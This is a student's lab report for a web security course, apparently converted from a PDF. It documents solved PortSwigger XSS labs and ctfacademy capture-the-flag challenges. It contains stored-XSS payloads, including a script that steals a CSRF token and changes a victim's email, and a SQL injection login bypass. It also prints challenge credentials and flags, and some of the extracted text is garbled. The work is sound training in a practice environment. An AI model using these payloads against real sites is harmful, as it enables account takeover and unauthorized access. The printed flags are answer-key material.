

USTH-BS3 – Web Security

Lab 02 – XSS Attacks

Name: Đặng Hoàng Phúc

BA9-050

Table content

A. Lecture revision	2
B. Lab 02 Content	2
1. Stored XSS	2
2. Reflected XSS	3
3. DOM-based XSS	4
4. Practice more XSS labs (Capture completed screenshots):	5
Challenge 1: Commit to Comments	8
Challenge 2: Cup of JavaScript	10
Challenge 3: SQL (High Difficulty)	12

A. Lecture revision

- XSS vulnerabilities in web applications and causes
- XSS types (Stored XSS, Reflected XSS, DOM-Based XSS).
- Defensive measures
- + XSS filter
- + XSS escape

B. Lab 02 Content

1. Stored XSS

- Read additional information about Stored XSS at:
<https://portswigger.net/websecurity/cross-site-scripting/stored>
- Create and activate an account with portswigger.net at
<https://portswigger.net/users/register>

Your Account Details

Name

Phúc

Email

haclong5920@gmail.com

Change name

Change email address

Change password

If you need to change any more of your account details, please [contact us](#).

Your Saved Payment Cards

You do not have any saved cards.

Add payment card

- Do the stored XSS lab at <https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>
(click at ‘Access the lab’ button and provide the email and password to log in)
- Open post to read and go down for comment section:
- + Enter comment with a piece of JS code, such as “I am new to XSS ...”, name, email, website URL and click “Post Comment” button.

Leave a comment

Comment:

I am new to XSS <script>alert('Stored XSS');</script>...

Name:

xapi

Email:


admin@gmail.com

Website:

https://www.office.com/

Post Comment

+ Back to the page and you will see the the pop-up message 'Stored XSS' on screen and the message “Congratulations, you solved the lab!”



+ Take the screenshot (with your entered information) and paste into the word result file as the evidence you've done the lab:

2. Reflected XSS

– Read additional information about Reflected XSS at:

<https://portswigger.net/websecurity/cross-site-scripting/reflected>

– Do the reflected XSS lab at <https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>

– Take the screenshot (with your entered information) and paste into the word result file as the evidence you've done the lab.

WE LIKE TO BLOG

Search

Congratulations, you solved the lab!

[Share your skills!](#)
[Home](#)

0 search results for 's'

Search

[Back to Blog](#)

3. DOM-based XSS

- Read additional information about DOM-based XSS at: <https://portswigger.net/websecurity/cross-site-scripting/dom-based>
- Do the DOM-based XSS lab at <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element>
- Take the screenshot (with your entered information) and paste into the word result file as the evidence you've done the lab.




Description:

At a time when natural remedies, things we can freely grow in our gardens, have the Sprouts have now been added to the list. Yes, you can now happily order these healthy vegetables for yourself due to the new restrictions being imposed on the product, indeed the company to obtain a license for Sprout More Brain Power.

Although the starting price seems astronomically high, one sprout can be divided into approximately two hours. If you find a dull brain moment coming on you can pop in a few of these as tempting as it might be to do so, as your brain buzzes with award-winning ideas, expect to see the results with your one a day, and Sprout More Brain Power.

320 x 30






Description:

At a time when natural remedies, things we can freely grow in our gardens, have their legality being questioned, we are delighted to announce that Sprouts have now been added to the list. Yes, you can now happily order these healing gems directly from us with express shipping. You can also grow these yourself due to the new restrictions being imposed on the product, indeed the penalty is high should you now attempt to contact our company to obtain a license for Sprout More Brain Power.


Although the starting price seems astronomically high, one sprout can be divided into peelable layers. Each layer will enhance your brain power by approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the state of being tempted as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and reduce your prospects with your one a day, and Sprout More Brain Power.

Stored-XSS



4. Practice more XSS labs (Capture completed screenshots):

– <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-event-handlers-andhref-attributes-blocked>



Congratulations, you solved the lab!

Share your skills

Home

Click me

0 search results for '

Search the blog...

Search

< Back to Blog

– <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-url-somecharacters-blocked>

Congratulations, you solved the lab!

Share your skills!

Home



– <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>

Login

Username

wiener

Password

peter

Log in

Leave a comment

Comment:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get', '/my-account', true);
req.send();
function handleResponse() {
  var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
  var changeReq = new XMLHttpRequest();
  changeReq.open('post', '/my-account/change-email', true);
  changeReq.send('csrf='+token+'&email=test@test.com')
};
</script> test@test.com
```

Name:


test

Email:

test@test.com

Website:

Post Comment



WebSecurity Academy

Exploiting XSS to perform CSRF

[Back to lab description](#) >>

Congratulations, you solved the lab!

[Share your skills](#)

[Home](#) | [My account](#)

Thank you for your comment!


Your comment has been submitted.

[< Back to blog](#)

5. Web/JavaScript/SQL vulnerability challenges

- Read about Web App Exploitation and Security Vulnerabilities at: <https://ctfacademy.github.io/web/index.htm#WebAppExploitation>
- Complete 3 Challenges (take Capture completed screenshots):
- + <https://ctfacademy.github.io/web/challenge1/index.htm>

Challenge 1: Commit to Comments




```
141 <!-- End column -->
142
143
144 <!-- Main content -->
145 <div class="col-md-9 order-1 order-md-2" >
146 <div id="main">
147
148 <ol class="breadcrumb">
149 <li class="breadcrumb-item"><a href="../../index.htm">Home</a></li>
150 <li class="breadcrumb-item"><a href="../../index.htm">Web App Exploitation</a></li>
151 <li class="breadcrumb-item active">Challenge 1</li>
152 </ol>
153
154
155 <noscript>
156 Please enable JavaScript on your web browser. For a tutorial, <a href="../../other/enable_javascript.htm">click here</a>.
157 </noscript>
158
159 <!-- Challenge Content Starts here -->
160 <h3>Challenge 1: Commit to Comments</h3>
161 <!-- Page developed by "Sir Code-a-lot" in April 2019 -->
162 <p>
163 It looks like this page may have some useful information hiding in its source code. See if you can answer these questions and find the flag.
164 </p>
165 <!-- To-Do: Make the "Admin.html" page and uncomment this link
166 <a href="Admin.html"> Click here for the Admin page!</a> -->
167
168 <p>
169 <b>Hint:</b> Right click the page and select "View Page Source" or input "Ctrl+U" to view the HTML code and find the comments!
170 </p>
171 <!-- Great Job! Here's your flag: ctfa{Quest_for_Comments} -->
172 <p>
173 <b>Question 1:</b> What is the developer's nickname?
174 </p>
175
176 <!-- Q1 input form -->
177 <div class = "mySignInBox myLightBox my-4">
178 <form class="text-center" novalidate>
179 <div class = "mySignIn p-2">
180 <input class="form-control" type="text" value="Sir Code-a-lot">
181 </div>
182 </div>
183 </div>
```

Question 1: What is the developer's nickname?

Page developed by "Sir Code-a-lot"

-> developer's nickname: Sir Code-a-lot



Question 1

Sir Code-a-lot

Good job! Try the next question.

Submit

Question 2: What month of the year was this webpage written in?

in April 2019 -> month of the year was this webpage written in: April

Question 2

Good job! Try the next question.

Submit

Question 3: What is the name of the webpage that the developer has not finished making (and therefore not linked to)?

To-Do: Make the "Admin.html" page and uncomment this link ` Click here for the Admin page!`

-> name of the webpage: Admin.html

Question 3

Good job! Try the next question.

Submit

Challenge 1: Find the flag and input the answer.

`<!-- Great Job! Here's your flag: ctfa{Quest_for_Comments}`

-> the flag: ctfa{Quest_for_Comments}


Input Flag

Good job! **Click here for the explanation.**

Submit

+ <https://ctfacademy.github.io/web/challenge2/index.htm>

Challenge 2: Cup of JavaScript




The screenshot shows a web browser with the address bar displaying `view-source:https://ctfacademy.github.io/web/challenge2/index.htm`. The page content is the source code of the challenge, which includes an introduction, a hint, and a JavaScript function for the login process.

```
160 <h3>Challenge 2: Cup of JavaScript</h3>
161
162 <p>
163 For this challenge you will need to find the site administrator's username and password; log in to get the flag.
164 </p>
165
166 <p>
167 <b>Hint:</b> The login form is processed with JavaScript; remember what you learned earlier in this module about JavaScript logins.
168 </p>
169
170 <!-- Sign in form -->
171 <script> function buttonFunction() {
172
173
174 var myPassword = document.getElementById("password").value;
175
176 var username = document.getElementById("username").value;
177
178 var myalert = "637466617b436c69656e742d736964655f56616c696461746966f6e7d";
179
180
181     var admin = "admin";
182
183     var pass = "SuperSecretPassword";
184
185     var myString = hex2a(myalert);
186
187     if (username == admin && myPassword == pass) {
188
189
190
191         $("#loginFeedback").html("Great job! The flag is below.");
192
193         $("#loginFeedback").css("color", "#28a745");
194
195         $("#signin").css("transition-duration", "1.0s");
196
197         $("#signin").css("background-color", "#28a745");
198
199     }
```

Question 1: What is the administrator's username?

`var admin = "admin";` -> administrator's username: admin



The screenshot shows a web interface for Question 1. It has an orange header with the text "Question 1". Below the header is a text input field containing the word "admin". Below the input field is a green message that says "Good job! Try the next question." At the bottom of the interface is a green button with the text "Submit".

Question 2: What is the administrator's password?

`var pass = "SuperSecretPassword";`

-> administrator's password: SuperSecretPassword

Question 2

SuperSecretPassword

Good job! Try the next question.

Submit

Challenge 2: Find the flag and input the answer.

Sign in

admin

.....

Great job! The flag is below.

Sign in

ctfa{Client-side_Validation}

-> the flag: ctfa{Client-side_Validation}

Input Flag

ctfa{Client-side_Validation}

Good job! [Click here for the explanation.](#)

Submit

+ <https://ctfacademy.github.io/web/challenge3/index.htm>

Challenge 3: SQL (High Difficulty)

Question 1: Here is an example of what the SQL command used by this login might look like: “SELECT password FROM passwordTable _____ password = userInput”

Fill in the blank with the correct SQL syntax.

Have SELECT and FROM => Next is WHERE

Question 1: Here is an example of what the SQL command used by this login might look like: “SELECT password FROM passwordTable _____ password = userInput”

Fill in the blank with the correct SQL syntax.

Question 1

Good job! Try the next question.

Submit

Challenge 3: Find the flag and input the answer.

Hint: the administrator’s username is the same as in the last challenge, only his password has changed.

–> administrator’s username: admin

2.4 Database Vulnerabilities

Databases on their own do not pose much of a security risk; it is when databases are connected to and used with webpages and web applications that security risks arise. In the above section we looked at a simple SQL statement to retrieve emails from a database: “**SELECT userEmails FROM userTable WHERE username = 'jane'**”. This statement would work fine for retrieving emails from a database; however, if a user was able to fully control the input to the username field, then a malicious user could retrieve every user’s emails. This type of attack is called SQL Injection. For example, if a webpage has a form asking the user to enter his or her name to retrieve his or her emails and does not **sanitize** the input, then a malicious user could send a malicious command to the database. The malicious user could enter the statement, “**jane' OR '1'='1'**”, in the username field and retrieve every user’s emails. The resulting command would look like this: “**SELECT userEmails FROM userTable WHERE username = 'jane' OR '1'='1'**”


Because “**'1'='1'**” is always true, the “**WHERE**” statement would always be true, and the database would retrieve every row in the user table.

Also, SQL Injection can be used to bypass login authentication. For example, if a login page uses a database to store user passwords, a SQL command such as “**SELECT user FROM userPasswords WHERE password = 'userInput'**” could be used to retrieve a user’s password if it is in the database. However, much like the example above, a malicious user could enter a password like “**x' OR '1'='1'**”. Doing so would result in a command like “**SELECT password FROM userPasswords WHERE password = 'x' OR '1'='1'**” where again, “**'1'='1'**” is always true and would allow the user to log in even though he or she does not know the password.

–> administrator’s password: x' OR '1'='1

me is the same as in the last challenge, only his password has changed.

Sign in



Sign in

me is the same as in the last challenge, only his password has changed

Sign in

Great job! The flag is below.

Sign in

ctfa{sequel}

-> the flag: ctfa{sequel}

flag and input the answer.

Input Flag

Good job! [Click here for the explanation.](#)

Submit